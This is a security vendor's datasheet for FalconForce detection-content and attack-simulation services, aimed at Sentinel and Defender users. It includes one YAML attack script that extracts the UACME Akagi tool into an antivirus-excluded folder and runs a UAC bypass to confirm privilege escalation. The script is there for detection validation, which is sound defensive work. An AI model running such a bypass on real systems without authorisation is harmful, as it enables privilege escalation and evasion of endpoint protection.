FalconForce

Advanced Detection Content Services

DATASHEET

Take your threat actor detection to the next level

In an ever-changing threat landscape

As your company's security team, your business trusts you with the protection of their crown jewels. They expect you to be able to detect advanced threat actors timely and mitigate whatever threats they pose.

This is a rat race and catching the threat actors in complex IT environments with ever-changing assets is …. challenging. The key to success here is largely based on having advanced detections (use-cases) implemented and knowing that these operate effectively.

Building, maintaining, tuning and validating these advanced use-cases takes time, skills and insights in the latest attack vectors. Creating new detection and validation content is often the responsibility of already overburdened engineers who are busy following up on events or doing incident response. This status quo makes you less flexible in focusing on business priorities and may put additional stress on your workforce.

With advanced detection and validation content

We can take your threat actor detection to the next level with leapfrog steps via our Advanced Detection Content Services (ADCS).

FalconForce consists of a team of security veterans with a mix of deep offensive and defensive skills. We have performed numerous red teaming exercises, spent years in hunting or incident response, and scripted our way through so many technology stacks we lost count.

We are ready to support you
in your mission to secure your business!

This knowledge we apply in creating advanced use-cases (to detect highly-motivated and capable adversaries) and attack scripts (to validate your detection controls operate effectively on a continuous basis).

0xFF Advanced detection content

- Advanced detections that go above-and-beyond default EDR or SIEM detection content.
- Focus on detecting specific advanced techniques actively used by threat actors.
- Added frequently via subscription or packs.

0xFF Detection validation content

- Validate the proper working of use-cases. Do they still detect the attack?
- Input for improvement actions in the use-case itself or relevant IT (cloud) infrastructure.
- Validation is automated, frequent, e.g., weekly.

What does collaboration with FalconForce offer?

Protect your business

Your SOC team can use our steady stream of advanced use-cases to detect a wide variety of APT behavior in your business' environment. Our use-cases detect malicious behavior that out-of-the-box endpoint protection or SIEM software does not. Our support in tuning the use-cases helps your SOC team reducing false positives.

Reduce operational costs

Hiring new experts or developing expertise in-house is challenging, and ROI will take time. You can reduce those efforts by collaborating with FalconForce. Moreover, our content enables automation of deployment, and your team can chase mostly true positives.


Grow coverage faster

Crafting use-cases to get a good detection coverage can be time-consuming, and often takes years to build. Our library of 200+ advanced use-cases can help in speeding up increasing the coverage in your environment. We offer use-case "booster packages" to allow you to make leapfrogs. Our attack scripts can help steering priorities for implementing new advanced use-cases.

Validate effectiveness

Our attack scripts can validate the use-cases' operating effectiveness at a frequency that meets your needs. Root causes for non-functioning use-cases can be investigated quickly, and fixes can be applied – either in the use-case itself, log sources or IT infrastructure settings.

How our content is integrated in your monitoring environment



0xFF advanced detection content

Supporting you with premium detection content

We help you detecting advanced adversaries for your business

Your business expects you to detect and respond to ever-evolving cyber adversaries. You need sophisticated and up-to-date detection content. Creating this quality detection content requires a constant effort, expertise and time from your professionals.

We offer a way to save your team valuable time and provide you with advanced detection content. Custom-made for you or taken from our repository of existing use-cases; based on our constant research of adversarial techniques, our offensive and defensive engagements, and collaboration with our clients. FalconForce supports with implementing and tuning the use-cases to your environment. This will enable your team to focus on what really matters: keeping your business secure.

Our detection content is focused on Azure Sentinel and the Microsoft Defender suite and is completely aligned with MITRE ATT&CK®.

With premium, constantly improved, detection content

We offer the advanced use-cases in two forms:

- **Subscription**: we continuously deliver a fixed number of new use-cases each month to your environment.
- **Booster package**: we deliver an ad-hoc “booster package” of 10-50 use-cases from our current repository to your environment.

Our premium detection content includes per use-case:

- KQL query and meta-data.
- Use-case documentation.
- Implementation in your environment
- One-time finetuning in your environment.
- Use-case maintenance (subscription only).

The use-cases are provided in a format suited to your ingestion requirements. We offer YAML, Markdown and JSON formats.

Well-documented for your team

Documentation

All detection content comes with a wiki page that contains structured documentation about the use-case.

The wiki documentation contains:

- High-level and technical details of the focus, rule logic and response actions.
- Related data sources.
- Query logic.
- Change logs.
- Filter variables.
- Links to the related use-cases.
- Reference links that were used during the research.

0xFF detection validation content

Supporting you with detection validation content

We help you validating your detections operate effectively

Automated breach & attack simulations provide a means to simulate individual attack techniques in your environment regularly. These software-supported simulations are not a replacement for red teaming or purple teaming exercises; they are not as creative or thorough. However, these simulations do provide solid insights in your detection effectiveness for specific attacks and can be run very frequently. This gives you a near real-time insight whether your detections work effectively, or somehow broke (e.g., due to unintended changes).

We offer a way to get your team kickstarted with running automated breach & attack simulations. Either to validate the effectiveness of your current detections, or to test their coverage, or both: we can deliver the right attack scripts and customize them to your environment. The attack scripts are based on our constant research of adversarial techniques, our offensive and defensive engagements, and collaboration with our clients. FalconForce supports with implementing and tuning the attack scripts to your environment. This will enable your team to focus on what really matters: keeping your business secure.

With premium, constantly improved, attack scripts

We support you in building and running your automated breach & attack capability. We offer our support in the following forms:

Subscription: we deliver a fixed number of attack scripts each month to your environment. This can be combined with our Advanced Detection Content subscription, so you get both the advanced use-cases and accompanying attack scripts to test their continuous effectiveness.

Our attack scripts include per script:

- A custom attack script to test a specific use-case or simulate a specific attack technique, including attack script documentation.
- Implementation in your breach & attack simulation platform.
- One-time finetuning in your environment.

Proof-of-Value (POV) detection validation: together with you we run several simulations as a time-limited POV and then evaluate. We together select an attack simulation platform or use the one you already acquired, will provide selected attack scripts and can support with dashboarding results (e.g., integrate output in a Sentinel dashboard). More information in the appendix.

Detection validation content details

Structured documents

Our attack script content is documented in our own YAML format, based on Atomic YAML. YAML allows execution of the attack scripts in various languages like PowerShell. Moreover, it allows them to be easily loaded into various well-known orchestrator software (e.g., Prelude). Also, it allows specifying tests for multiple OS versions.

We have extended the Atomic YAML format to allow insights in the successful execution of the attack scripts and link the script to a specific use-cases.

```yaml
id: 0xFF-unit-0170-UAC_Bypass_with_COM-Win
description: |-
    Invokes the UACME tool to bypass UAC using COM based techniques (technique 41)
references:
    - https://github.com/hfiref0x/UACME
    - https://medium.com/falconforce/falconfriday-detecting-uac-bypasses-0xff16-86c2a9107abf?source=friends_link&sk=bc1c043ad1ee93f5d0109b5e5e9f42ae
change_log:
    - {version: '1.0', date: '2021-11-18', impact: major, message: Initial version }
expected_usecases:
  - platform: MDE
    type: hatchery
    id: 0xFF-unit-0170-UAC_Bypass_with_COM-Win
  - platform: MDE
    type: MDE_builtin
    id: Suspicious System Owner/User Discovery
  - platform: MDE
    type: MDE_builtin
    id: UAC bypass was detected
required_variables:
    VAR_BIN:
      default: 'c:\temp\0xFF-unit-0170-UAC_Bypass_with_COM-Win'
    VAR_AV_EXCLUDE_DIR:
      default: 'c:\temp\excluded'
global_dependencies:
  - 7za.exe
execution:
    - platform: windows
      script: |-
        &"${env:VAR_BIN}\7za.exe" "x", "-pinfected", "-o${env:VAR_AV_EXCLUDE_DIR}", "-y", "${env:VAR_BIN}\Akagi_pw_infected.zip"
        if (whoami /groups | Select-String "S-1-16-12288") {
            echo "Already running elevated cannot test UAC"
            exit 1
        }
        # Prepare checker script to run
        "whoami /groups > ${env:VAR_BIN}\result.txt" | Out-File -Encoding ascii ${env:VAR_BIN}\run.cmd
        # Make sure result.txt does not exist yet
        if (Test-Path "${env:VAR_BIN}\result.txt") {
            Remove-Item ${env:VAR_BIN}\result.txt -Force
        }
        &"${env:VAR_AV_EXCLUDE_DIR}\Akagi.exe" "41", "${env:VAR_BIN}\run.cmd"
        Sleep 5
        if (Test-Path "${env:VAR_BIN}\result.txt") {
            if (Get-Content "${env:VAR_BIN}\result.txt" | Select-String "S-1-16-12288") {
                # UAC elevation was successful
                echo "UAC elevation successful"
                exit 0;
            }
        }
        echo "UAC elevation failed"
        exit 1;
      cleanup: |-
        Remove-Item ${env:VAR_BIN}\result.txt -ErrorAction Ignore
        Remove-Item ${env:VAR_AV_EXCLUDE_DIR}\Akagi.exe -ErrorAction Ignore
```

“

FalconForce was founded by professionals with a wealth of experience in digital security.

We have been immersed in deep technical content, managed complex engagements, and led global tech teams. For hundreds of organizations all over the planet.

All of us have digital security running through our veins.

We believe in sharing our knowledge

We believe in making knowledge on digital security available to all and responsibly sharing back with the **community**.

Working **together** with our clients, instead of just for them and with personal attention and bespoke treatment.

See https://medium.com/falconforce for our latest contributions to the community.

Appendix

POV: setting up a well-designed detection validation process

Design


Scope the POV	• Risks / controls / threats to be validated. • Technical scope. • Duration of POV and frequency of runs.
Set up POV team	• Who to involve from SOC team. • Consider other stakeholders, such as MSSP, IT, Risk.
Define reporting needs	• Out-of-the-box dashboard. • Customization / integration with existing reporting dashboards.
Set up platform	• Selection of POV orchestrator platform. • Set up POV assets (orchestrator, target systems, network connectivity).
Design campaign	• Selection of use-cases to trigger or MITRE techniques to simulate. • Creation of attack scripts.

Run

Orchestrator platform

- Campaigns.
- Attack scripts.
- Raw run results.

Target environment



Report

- Overview of attacks performed.
- Attacks detected / not detected.
- Improvement actions.

Improve

- Adjust existing use-cases.
- Create new detections.
- Response improvement.

POV: dashboard for validation results (example)


Microsoft Sentinel

Dashboarding can be done in a wide variety of ways, e.g., directly from the orchestrator platform, or via reporting platforms like Vectr.

For organizations that already use Microsoft Sentinel as their SIEM, we have built a custom Sentinel dashboard that shows the results of the periodic validation runs. The dashboard combines data from the orchestrator platform and alerts (not) generated in Sentinel.

The dashboard:

- Shows use-cases that were triggered or that did not alert.
- Allows historic overviews over the effectiveness of use-cases.
- Can sort results by use-case, MITRE technique, period, etc.



Contact Us

+31 6 1034 4192

info@falconforce.nl

https://falconforce.nl

@falconforceteam

https://linkedin.com/company/falconforce